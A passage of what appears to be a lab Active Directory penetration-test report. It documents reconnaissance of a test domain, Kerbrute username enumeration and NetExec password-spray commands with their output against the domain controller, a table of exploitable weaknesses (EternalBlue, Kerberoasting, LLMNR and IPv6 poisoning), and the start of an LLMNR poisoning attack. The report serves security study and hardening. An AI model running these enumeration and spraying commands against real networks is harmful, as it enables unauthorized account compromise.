
Based on the Nmap scan for hosts 10.10.3.3 and 10.10.3.5, they are likely not domain controllers. There are no open LDAP (389/636) or Kerberos (88) ports, which are essential for domain controllers. Additionally, port 3268 for Global Catalog is missing. The service information indicates a general Windows OS with RPC and NetBIOS services, typical of

client machines. The NetBIOS name "PC1" and "PC2" follows client machine naming conventions.

Passive_discovery6

I am planning to conduct an IPv6 attack, so I performed a quick scan to check if the hosts are using IPv6 addressing. To do this, I used **passive_discovery6**, a tool built into Parrot OS. Afterward, I simulated IPv6 requests by restarting the hosts. During the scan, I discovered three IPv6 addresses, which we can investigate further if these hosts are vulnerable to **Man-in-the-Middle 6** attack.

Figure 6: Discovered IPv6 addresses



References:
https://nmap.org/
https://nmap.org/book/man-host-discovery.html

NetExec

Overview

NetExec is a network service exploitation tool that automates security assessments for large networks. Initially created in 2015 and later maintained by different contributors, the project became fully community-driven and open-source in 2023. While primarily designed for exploitation, we will use NetExec as an enumeration tool to gather information on active users across services like SMB, WinRM, LDAP, and others, making it a versatile tool for network security assessments.

Running NetExec on the 10.10.3.0/24 subnet

Figure 7: NetExec SMB scan




Figure 8: NetExec WINRM scan





Figure 9: NetExec WMI scan



Most of the returned services, such as RPC and WINRM, have already identified in our NMAP scan. Similarly, SMB on PC1 and PC2 requires no signing, leaving SMB traffic vulnerable to man-in-the-middle attacks due to the lack of digital signatures (signing:False), often caused by legacy systems, performance preferences, or misconfiguration.

References:
https://github.com/Pennyw0rth/NetExec
https://www.netexec.wiki/

Kerbrute

Overview

Kerbrute is a fast and efficient tool for brute-forcing and enumerating valid Active Directory accounts via Kerberos pre-authentication. It doesn't require installing a Kerberos client and uses a single UDP packet to validate usernames or test logins, making it both lightweight and stealthy. Unlike traditional methods, it avoids triggering common login failure logs (e.g., event 4625), making it ideal for uncredentialed AD pentests where speed and discretion are essential.

```
└─[★]$ ./kerbrute_linux_amd64 userenum --dc 10.10.3.2 -d familyguy.local /opt/SecLists/Usernames/xato-net-10-million-usernames
xato-net-10-million-usernames-dup.txt  xato-net-10-million-usernames.txt
┌─[]─[10.10.3.4]─[sherwin@parrot]─[~/kerbrute]
└─[★]$ ./kerbrute_linux_amd64 userenum --dc 10.10.3.2 -d familyguy.local /opt/SecLists/Usernames/xato-net-10-million-usernames.txt

    __           __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/26/25 - Ronnie Flathers @ropnop

2025/01/26 19:07:13 >  Using KDC(s):
2025/01/26 19:07:13 >   10.10.3.2:88

2025/01/26 19:07:13 >  [+] VALID USERNAME:       administrator@familyguy.local
2025/01/26 19:07:15 >  [+] VALID USERNAME:       Administrator@familyguy.local
2025/01/26 19:07:37 >  [+] VALID USERNAME:       pc2@familyguy.local
2025/01/26 19:15:30 >  [+] VALID USERNAME:       pc1@familyguy.local
2025/01/26 19:26:33 >  [+] VALID USERNAME:       dc1@familyguy.local
2025/01/26 19:32:36 >  [+] VALID USERNAME:       DC1@familyguy.local
2025/01/26 19:33:35 >  Done! Tested 8295455 usernames (6 valid) in 1582.026 seconds
```

These are the only valid users that returned to us. We can use these usernames to execute a password spray attack using a password wordlist.


Using NetExec and a common word list (rockyou.txt) to see if some of these users have access to SMB shares or LDAP.

```
File  Edit  View  Search  Terminal  Help
┌─[]─[10.10.3.4]─[sherwin@parrot]─[~/kerbrute]
└─[★]$ nxc ldap 10.10.3.2 -u administrator -p rockyou.txt --ignore-pw-decoding
SMB         10.10.3.2       445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:FAMILYGUY.local) (signing:True) (SMBv1:False)
LDAP        10.10.3.2       389    DC1              [-] FAMILYGUY.local\administrator:rockyou.txt
┌─[]─[10.10.3.4]─[sherwin@parrot]─[~/kerbrute]
└─[★]$ nxc ldap 10.10.3.2 -u dc1 -p rockyou.txt --ignore-pw-decoding
SMB         10.10.3.2       445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:FAMILYGUY.local) (signing:True) (SMBv1:False)
LDAP        10.10.3.2       389    DC1              [-] FAMILYGUY.local\dc1:rockyou.txt
┌─[]─[10.10.3.4]─[sherwin@parrot]─[~/kerbrute]
└─[★]$ nxc ldap 10.10.3.2 -u pc1 -p rockyou.txt --ignore-pw-decoding
SMB         10.10.3.2       445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:FAMILYGUY.local) (signing:True) (SMBv1:False)
LDAP        10.10.3.2       389    DC1              [-] FAMILYGUY.local\pc1:rockyou.txt
┌─[]─[10.10.3.4]─[sherwin@parrot]─[~/kerbrute]
└─[★]$ nxc ldap 10.10.3.2 -u pc2 -p rockyou.txt --ignore-pw-decoding
SMB         10.10.3.2       445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:FAMILYGUY.local) (signing:True) (SMBv1:False)
LDAP        10.10.3.2       389    DC1              [-] FAMILYGUY.local\pc2:rockyou.txt
┌─[]─[10.10.3.4]─[sherwin@parrot]─[~/kerbrute]
└─[★]$
```


References:
https://github.com/ropnop/kerbrute

Responder

Another enumeration technique is using Responder to detect the presence of LLMNR (Link-Local Multicast Name Resolution) in the AD network. If these protocols are enabled, we can exploit them through poisoning methods. I ran Responder in analyze mode to confirm.




Based on the screenshot below, LLMNR requests are present. This means that some machines are trying to resolve names via LLMNR, which is a sign that the network is likely vulnerable to LLMNR poisoning.



References:
https://github.com/SpiderLabs/Responder

Credentialed (With Account)

In case we are starting with a valid credential. We can enumerate other users using NetExec using **--rid-brute flag.** User named **c.brown** is not even an admin account, but we still manage to enumerate all the existing users in the AD.




Greenbone's OpenVAS

Overview

Another option in gathering information about the target is by using OpenVAS. OpenVAS (Open Vulnerability Assessment System) is an open-source vulnerability scanner designed to identify security issues in systems, networks, and applications. It provides comprehensive scanning capabilities, including service detection, vulnerability assessment, and configuration analysis, making it a powerful tool for enumerating targets and uncovering potential weaknesses.

The scan of the Domain Controller (10.10.3.2) using Greenbone's OpenVAS identified several key findings, including **DCE/RPC and MSRPC services** (Severity: 5.0 - Medium) on port 135/tcp, indicating potential exposure to remote procedure call services. **TCP Timestamps Information Disclosure** (Severity: 2.6 - Low) was detected on multiple ports, which could allow attackers to estimate system uptime. Additionally, critical AD services

such as **SMB/CIFS** (445/tcp), **LDAP** (389/tcp, 3268/tcp), **DNS** (53/tcp), and **Kerberos** (88/tcp) were identified, confirming the system's role as a Domain Controller. While most findings were informational (Severity: 0.0), the exposure of DCE/RPC services and TCP timestamps highlights areas for further hardening to mitigate potential risks.



Reference:
https://greenbone.github.io/docs/latest/22.4/kali/index.html

Summary

During the reconnaissance and enumeration phase, tools like **NMAP**, **NetExec**, **Kerbrute**, **Responder**, and **Greenbone's OpenVAS** were used to gather critical information about the Active Directory (AD) environment. **NMAP** identified live hosts and open ports, revealing a Domain Controller (DC) at 10.10.3.2 with exposed services like LDAP, Kerberos, and SMB, as well as client machines (10.10.3.3 and 10.10.3.5) vulnerable to SMB relay attacks. **NetExec** further enumerated SMB, WINRM, and WMI services, highlighting the lack of SMB signing on client machines, making them susceptible to man-in-the-middle attacks. **Kerbrute** enumerated valid AD users, enabling potential password spray attacks, while **Responder** detected LLMNR usage, indicating vulnerability to LLMNR poisoning. Finally, **Greenbone's OpenVAS** confirmed DC's role by identifying critical AD services and vulnerabilities like DCE/RPC exposure (Severity: 5.0) and TCP timestamp disclosure (Severity: 2.6). These findings provide a strong foundation for further exploitation and hardening of the AD environment.

Vulnerability Assessment Phase

Overview

The purpose of this vulnerability assessment is to identify and evaluate potential security weaknesses within the **FAMILYGUY.local** domain during the penetration testing process. This assessment focuses on the domain controller and client machines, examining open ports, outdated configurations, and potential attack vectors that could be exploited by malicious actors. By identifying these vulnerabilities, we can gain a better understanding of the risks posed to the network and the sensitive data it manages. The findings will provide insight into how attackers might leverage these weaknesses to gain unauthorized access, escalate privileges, or cause disruption to services.

Port 53 (DNS) – DNS Poisoning

Attackers can manipulate DNS responses to redirect traffic to malicious sites, leading to credential theft or malware infections.

- **Exploitation:** An attacker can use tools like **Responder** or **MITM6** to intercept and modify DNS queries, redirecting users to fake login pages.
- **Impact:** Users may unknowingly enter credentials on malicious sites, leading to account compromise and potential domain-wide attacks.

Reference: https://attack.mitre.org/techniques/T1557/001/

Port 88 (Kerberos) – Kerberoasting / AS-REP Roasting

Weak service account passwords can be extracted and cracked offline.

- **Exploitation:** Attackers request Kerberos service tickets and extract NTLM hashes using **Impacket's GetUserSPNs.py** or **Rubeus**.
- **Impact:** If service accounts use weak passwords, attackers can gain unauthorized access to domain services.

Reference: https://www.hackingarticles.in/kerberoasting-attack-explained/

Port 135 & Port 445 (MSRPC & SMB) – MS17-010 (EternalBlue)

SMB vulnerability allowing remote code execution.

- **Exploitation:** An attacker can use **Metasploit** or **EternalBlue exploits** to gain SYSTEM-level access on the domain controller.

- **Impact:** Full remote access to the system, potential for ransomware deployment or domain compromise.

Reference: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

Port 139 (NetBIOS) – LLMNR/NBT-NS Poisoning

NetBIOS and LLMNR allow attackers to intercept authentication requests.

- **Exploitation:** Using **Responder**, attackers can capture and relay NTLM hashes for privilege escalation.
- **Impact:** Stolen credentials can be used to access network resources or escalate privileges.

Reference: https://attack.mitre.org/techniques/T1557/

Port 389 (LDAP) – LDAP Injection

Weak LDAP configurations may allow unauthorized queries.

- **Exploitation:** Attackers can extract user details by sending crafted LDAP queries.
- **Impact:** Exposure of usernames, groups, and domain structure, aiding further attacks.

Reference: https://owasp.org/www-community/attacks/LDAP_Injection

IPv6 Attack Surface Discovery

AD environments often have IPv6 enabled but unsecured, making them vulnerable to spoofing attacks.

- **Exploitation:** Attackers use **passive_discovery6** to locate IPv6-enabled hosts and perform **MITM6 attacks**.
- **Impact:** Redirects authentication traffic to a malicious IPv6 DNS server, allowing NTLMv2 hash capture and relay attacks.

Reference: https://dirkjanm.io/worst-of-both-worlds-ntlm-relaying-and-kerberos-delegation/

RID Brute-Force Enumeration (NetExec --rid-brute)

Non-admin users can enumerate all Active Directory (AD) user accounts by exploiting RID (Relative Identifier) enumeration.

- **Exploitation:** Using **NetExec or Impacket**, attackers extract usernames for password spraying or brute-force attacks.
- **Impact:** Increases the attack surface by revealing valid usernames for authentication attacks.

What is RID (Relative Identifier)?

In Active Directory (AD), every user, group, and computer account have a unique **Security Identifier (SID)**. The **SID** is used to manage permissions and security access.

A SID consists of two parts:

1. **Domain SID** – This is the same for all objects in a particular AD domain.
2. **Relative Identifier (RID)** – This is a unique number assigned to each object **within** the domain.

For example, a full **SID** might look like this:

S-1-5-21-123456789-987654321-543210987-1001

- The first part (S-1-5-21-123456789-987654321-543210987) is the Domain SID (same for all accounts in the domain).
- The last part (1001) is the RID (unique to each user or group in that domain).

How is RID Assigned?

- The Administrator account always has RID 500.
- The Guest account always has RID 501.
- Normal user accounts start at 1000 and increase sequentially (1001, 1002, 1003, etc.).
- Groups have their own RIDs, such as Domain Users (513).

How is RID Enumeration Exploited?

Attackers can use RID cycling or RID enumeration to find valid usernames in AD. Since RIDs follow a predictable pattern, attackers can start with a known SID and increment the RID to identify different user accounts.

For example, if an attacker finds out the Domain SID:

S-1-5-21-123456789-987654321-543210987

They can enumerate users by adding RIDs:

S-1-5-21-123456789-987654321-543210987-1001 (User 1)
S-1-5-21-123456789-987654321-543210987-1002 (User 2)
S-1-5-21-123456789-987654321-543210987-1003 (User 3)

This allows them to extract valid usernames, which they can later use in attacks like:

- Password spraying (trying common passwords against multiple accounts).
- Brute-force attacks (trying many passwords on a specific account).

Why is this a Security Risk?

- By default, non-admin users can enumerate user accounts in AD.
- Attackers don't need admin privileges to get this information.
- Once they have a list of usernames, they can launch credential-based attacks.

Reference: https://attack.mitre.org/techniques/T1087/002/

Summary

This vulnerability assessment highlights key risks within the **FAMILYGUY.local** domain, focusing on potential exploits in the domain controller and client machines. Identified threats include DNS poisoning, Kerberoasting, SMB vulnerabilities, and weak LDAP configurations. Credentialed enumeration allows attackers to gather user information, while IPv6 misconfigurations expose the network to Man-in-the-Middle attacks. These vulnerabilities could lead to unauthorized access, privilege escalation, or disruption of services if not mitigated.

Domain	IPv4 address	Host Type	Interesting Open Ports	Possible Exploits
FAMILYGUY.local	10.10.3.2	Domain Controller	**53** – DNS	DNS poisoning
			88 – Kerberos	Kerberoasting / AS-REP Roasting, Golden Ticket Attack
			135 – MSRPC	MS17-010 (EternalBlue)
			139 – NetBIOS	Responder (MiTM), LLMNR Poisoning
			389 – LDAP	LDAP Injection
			445 – SMB	SMB Relay
			3268 – Global Catalog	Can be used for further enumeration

	10.10.3.3	Client	**135** – MSRPC	MS17-010 (EternalBlue)
			445 – SMB	SMB Relay
	10.10.3.5	Client	**135** – MSRPC	MS17-010 (EternalBlue)
			445 - SMB	SMB Relay

IPv6 address	Host Type	Possible Exploits
fe80::5426:dbda:e5cc:287e	Domain Controller	MiTM6 attacks
fe80::5426:dbda:e5cc:287e	Client	MiTM6 attacks
fe80::9d83:bf8e:ea0c:7ada	Client	MiTM6 attacks

Week 4-5

Exploitation


Note: During this phase, Windows Defender (Anti-Virus) is disabled since AV evasion is not part of this study. However, these attacks can still occur even with AV enabled. For example:

- A user could download zero-day malware that bypasses security systems and executes attacks.
- Insiders or disgruntled employees may intentionally carry out these attacks to disrupt the company.

All other configurations are default, even the Firewall in all machines are enabled.

LLMNR Poisoning

Active Directory (AD) is essential for managing organizational networks, but its default settings, including protocols like LLMNR, can introduce security risks. LLMNR allows local name resolution without a DNS server, but it lacks authentication, making it vulnerable to exploitation. Attackers can intercept LLMNR queries and respond with malicious IP addresses, potentially gaining unauthorized access to Active Directory. This technique, known as LLMNR poisoning, can lead to credential theft and relay attacks.




The tools I used for this attack were **Responder** and **Hashcat**. Responder performed the LLMNR poisoning to capture the users' hashes, and I cracked those hashes offline using Hashcat. First, I turned on a Responder listener for my interface that was connected locally to the target AD network and waited for someone to access a non-existing network share.

